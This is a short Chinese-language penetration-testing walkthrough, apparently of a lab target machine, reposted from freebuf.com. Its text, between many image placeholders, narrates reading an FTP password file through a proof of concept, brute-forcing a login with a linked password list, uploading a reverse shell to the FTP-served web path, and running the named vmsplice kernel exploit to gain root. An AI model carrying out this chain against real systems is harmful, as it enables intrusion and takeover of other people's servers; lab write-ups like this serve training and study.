
添加用户指南
 注意到这个路径
update /etc/pure-ftpd/pureftpd.passwd file继续使用poc查看FTP密码
 使用字典进行爆破,我使用这个字典
http://www.mediafire.com/file/lurtcr5e48ybbkb/10_million_password_list_top_1000000.txt.gz 爆破到一个用户密码,我们用这个登录FTP,然后把反弹shell给put上去
 我为什么要上传shell到FTP服务器呢?这是因为他的内容是基于FTP的web路径下的文件
 #poc

Linux Kernel 2.6.17 <= 2.6.24.1 – ‘vmsplice’ 5092.c
下载poc到靶机哪里
 提权成功
来源:freebuf.com 2019-03-02 23:26:22 by: 陌度
正文完